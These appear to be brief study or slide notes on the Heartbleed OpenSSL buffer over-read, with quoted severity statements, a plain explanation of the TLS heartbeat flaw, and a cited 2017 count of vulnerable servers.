    - "The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software."
    - " 'Catastrophic' is the right word. On the scale of 1 to 10, this is an 11."
- While reading data from a buffer, application overruns the buffer's boundary and reads adjacent memory
- TLS uses a heartbeat packet to test and keep secure links alive so they do not have to renegotiate during each connection
- As of 23 Jan 17, 200,000 servers vulnerable
  - https://threatpost.com/heartbleed-persists-on-200000-servers-devices/123253/

Heartbleed Buffer Over-read



Heartbleed Buffer Over-read



Heartbleed Buffer Over-read